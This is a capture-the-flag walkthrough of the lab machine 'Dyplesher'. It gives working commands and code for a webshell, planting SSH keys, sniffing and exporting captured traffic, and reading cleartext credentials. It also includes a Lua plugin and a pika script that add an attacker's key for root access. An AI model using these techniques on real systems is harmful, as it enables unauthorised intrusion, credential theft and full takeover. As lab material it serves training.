


```
[INFO] Building jar: /root/HTB/Boxes/Dyplesher
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  0.575 s
[INFO] Finished at: 2020-07-12T15:12:34-04:00
[INFO] ------------------------------------------------------------------------
```

After using mvn to compile the plugin I uploaded it to
http://dyplesher.htb/home/add



Once uploaded I loaded the plugin to execute it by placing “RunMe” into the Load filed and clicking Load
http://dyplesher.htb/home/reload


Dashboard Home / Reload Plugin

Reload Plugin

Plugin successfully loaded!

RESET IF YOU MAKE MISTAKES
You can perform a reset on uploaded files by going to http://dyplesher.htb/home/reset

This creates a webshell for use at http://test.dyplesher.htb/c.php
I discovered which user I am and uploaded an SSH key to that users allowed public keys

```
# Discover current user
curl -G http://test.dyplesher.htb/c.php?cmd=whoami
# RESULTS
MinatoTW

# Upload SSH key to authorized_keys file
curl -G 'http://test.dyplesher.htb/c.php' --data-urlencode 'cmd=echo <public ssh key> /home/MinatoTW/.ssh/
authorized_keys'
```

Checking the permissions of MinatoTW I discover the user has Wireshark permissions. As such I ran a packet capture


```
# Check user permissions
id

# View interfaces list
ip link show

# Start capture
tshark -i lo -F pcap -w capture.pcap
```

To transfer the capture from the target to my machine I used base64

```
# On target machine
cat capture.pcap | base64

# On attack machine
echo '<base64 results>' | base64 -d > capture.pcap

# Open Wireshark to view results
wireshark &
```

Inside the capture was a password for felamos using the RabbitMQ service on port 5672


WIRESHARK FILTER: tcp.port==5672


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port==5672

```
No.  Time       Source     Destination  Protocol Length Info
  79 44.001620  127.0.0.1  127.0.0.1    TCP       74 38612 → 5672 [SYN] Seq=0 Win=65495 Len=
  80 44.001638  127.0.0.1  127.0.0.1    TCP       74 5672 → 38612 [SYN, ACK] Seq=0 Ack=1 Wir
  81 44.001649  127.0.0.1  127.0.0.1    TCP       66 38612 → 5672 [ACK] Seq=1 Ack=1 Win=6553
  82 44.003504  127.0.0.1  127.0.0.1    AMQP      74 Protocol-Header 0-9-1
  83 44.003550  127.0.0.1  127.0.0.1    TCP       66 5672 → 38612 [ACK] Seq=1 Ack=9 Win=6553
  84 44.004725  127.0.0.1  127.0.0.1    AMQP     563 Connection.Start
```

Right click on one of the AMQP protocol packets and select “Follow TCP Stream” and the Felamos, Yunato, and MintaoTW passwords can be discovered in clear text

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD



```
:"MinatoTW@dyplesher.htb","address":"India","password":"bihys1amFov","subscribed":true}....
l{"name":"yuntao","email":"yuntao@dyplesher.htb","address":"Italy","password":"wagthAw4ob",
.application/
"felamos@dyplesher.htb","address":"India","password":"tieb0graQueg","subscribed":true}.....
```

USER: MinatoTW
PASS: bihys1amFov


USER: yuntao
PASS: wagthAw4ob

USER: felamos
PASS: tieb0graQueg

As Minato I was also able to read one of the php files in root's home directory which contained a clear text password

```
cat /root/work/com.php
```


SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD



```
MinatoTW@dyplesher:/root/work$ cat com.php
<?php

require '/root/work/vendor/autoload.php';

use PhpAmqpLib\Connection\AMQPStreamConnection;
use PhpAmqpLib\Exchange\AMQPExchangeType;

$host = '127.0.0.1';
$port = 5672;
$user = 'yuntao';
$pass = 'EashAnicOc3Op';
```

I was then able to ssh in as all of those users


SCREENSHOT EVIDENCE OF SSH ACCESS


```
Active sessions
===============

  Id  Name  Type         Information                                    Connection
  --  ----  ----         -----------                                    ----------
  2         shell linux  SSH yuntao:wagthAw4ob (10.10.10.190:22)        10.10.14.23:41045 → 10.10.10.190:22 (10.10.10.190)
  3         shell linux  SSH MinatoTW:bihys1amFov (10.10.10.190:22)     10.10.14.23:39791 → 10.10.10.190:22 (10.10.10.190)
  4         shell linux  SSH felamos:tieb0graQueg (10.10.10.190:22)     10.10.14.23:40435 → 10.10.10.190:22 (10.10.10.190)
```

As felamos I could read the user flag

```
# NOTE: to save a step in the next section this also does a local port forward
ssh -L 5672:127.0.0.1:5672 felamos@10.10.10.190
# Enter Password: tieb0graQueg
cat /home/felamos/user.txt
# RESULTS
87d20fb0f92f899c9c411a9a369dc84d
```

SCREENSHOT EVIDENCE OF USER FLAG


```
Last login: Thu Apr 23 17:33:41 2020 from 192.168.0.103
felamos@dyplesher:~$ pwd
/home/felamos
felamos@dyplesher:~$ ls
cache  snap  user.txt  yuntao
felamos@dyplesher:~$ cat user.txt
87d20fb0f92f899c9c411a9a369dc84d
```

USER FLAG: 87d20fb0f92f899c9c411a9a369dc84d

PrivEsc


Inside the home directory of felamos is a directory called yuntao. Inside is a script send.sh
This provided a piece of information I needed later on which is that exchange needed to be set to plugin_data

RabbitMQ is running on pot 5672. Using yunato's credentials I was able to connect to that service.

Checking who that service is running as shows it is running as root

```
ps aux | grep 5672
```

SCREENSHOT EVIDENCE OF PROCESS USER


```
felamos@dyplesher:/dev/shm$ ps aux | grep 5672
rabbitmq  1013  0.2  1.6 2153456 68172 ?      Sl   17:14   0:37 /usr
 -- -root /usr/lib/erlang -progname erl -- -home /var/lib/rabbitmq --
{nodelay,true}] -sasl errlog_type error -sasl sasl_error_logger false
yplesher_upgrade.log" -rabbit enabled_plugins_file "/etc/rabbitmq/ena
/rabbit@dyplesher-plugins-expand" -os_mon start_cpu_sup false -os_mon
```

By connecting to the RabbitMQ service as yuntao and downloading a lua plugin, I can execute os.system commands that run as root.
As such I built a lua plugin that added my SSH key into the root users authorized_keys file

CONTENTS OF plugin.lua

```
os.execute("echo 'ssh-rsa AAAAB...== root@kali' >> /root/.ssh/authorized_keys")
```

I then uploaded plugin.lua to the target machine

```
# On attack machine
cat plugin.lua | base64 | xclip -sel clip

# On target machine as felamos
echo 'b3MuZXhlY3V0ZSgiZWNobyAnc3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFDQVFD
KzZMZ3B1Tm1LQ1VQUVlNYzVRVnUzZ2ZuRGE2Z3RlMElidERPbG82aURFTVJTSWU3TENpUXlSbGZq
TmJxbU9MOXBlbk13U0pOQ09jQlJNcWRTWVJDdytvSlVQcWFUZGhZSlAwa0FiKzVvbmFVSXBPZGtW
WmoyNzZ6SlNKeUw1Yjc2K2ZRU3NzQkZBbUtteXcrZGxvVm5JZXlYVHphdy9sNVVVb2ZIQzdZKzFV
SWZpM3pzRkk5YUFlZ0hOSGdLcnZySTNzYnBUNHhkTldYSTg5RE5GSnJyQXN2VDhhdkRONHBnVUNy
SStUKzZSNm9aVGp3L0RjNU9VZDlmNkVwbE1HUVZXc0NHRm9NQUgrQk1VQUVlRytTMUVRaW9xUW5s
aE8vS2g2TW9qTnJwZ1liOTBiaG1xb3FiVjlYRnpNUUdxUWdZdEY5SGN4U3hwS1VWQWJyVlZlUTdp
bml3c0NsVnp1dFhvWHIxT0kzSGovaDVadGVBaEFkK2hCRFljUk1IaEVnZEEZMzAybkQvdGFwZlJF
cmk2NGwxT2Iya0xkZkhiMXNvMXpYQlE5aHRkWnFUTzk2b3pLWFc0YmNDMnNzZjRvNkQwcG93Wk5K
M0lURzc4Znl0MmhsSUxPak1FaTB5NHFEc2xJQkcvSW5TUVNsNzlxUStZZFNPbm1zb2JCRDJPTDRo
bDZnRXBhMHYyeDczSDRkZVpBVnFmYW9vck1LbWhyZ3lHL091STJRSXZBQzlCaXFCWXZJSEFWMTV4
bnJ0ZzE0Vm9SNEhyWHNtVXZHU0k0M1JwUHFJNEhoNDdwZEhZQzdVcWtGQU1LWjVLQTV1M3FvRVVI
b1NJRThyR1VlL0d6c0d1a092QUpuand0cTdITGR1b1BwdUgzMk54TEEwL3JaSG04N09CYU1DZ1E9
PSByb290QGthbGknID4+IC9yb290Ly5zc2gvYXV0aG9yaXplZF9rZXlzIikK
' | base64 -d > plugin.lua
```

I started a python HTTP server on the target as the firewall is blocking connections to my machine


```
python3 -m http.server 8080 &
```

Then I built an exploit to connect to the target and execute the plugin

CONTENTS OF exploit.py


```
#!/usr/bin/env python
import pika

credentials = pika.PlainCredentials(username='yuntao', password='EashAnicOc3Op')
parameters = pika.ConnectionParameters(
        '127.0.0.1',
        5672,
        '/',
        credentials)

connection = pika.BlockingConnection(parameters)

channel = connection.channel()

channel.basic_publish(exchange='plugin_data',
        routing_key='',
        body='http://127.0.0.1:8080/plugin.lua')

print("Sent")
connection.close()
```

SCREENSHOT EVIDENCE OF EXECUTION



```
root@kali:/var/www/html# ./exploit.py
Sent
```

SCREENSHOT EVIDENCE OF A HIT ON plugin.lua



```
felamos@dyplesher:/dev/shm$ 127.0.0.1 - - [12/Jul/2020 20:55:50] "GET /plugin.lua HTTP/1.0" 200 -
```

The hit on plugin.lua shows I should be able to ssh into the target as root now.
I was gained root SSH access and read the root flag

```
# SSH IN
ssh -i /root/.ssh/id_rsa root@dyplesher.htb -p 22

# Read the root falg
cat /root/root.txt
# RESULTS
fa4a30acd194bf25b19385b7c9da458d
```

ROOT FLAG: fa4a30acd194bf25b19385b7c9da458d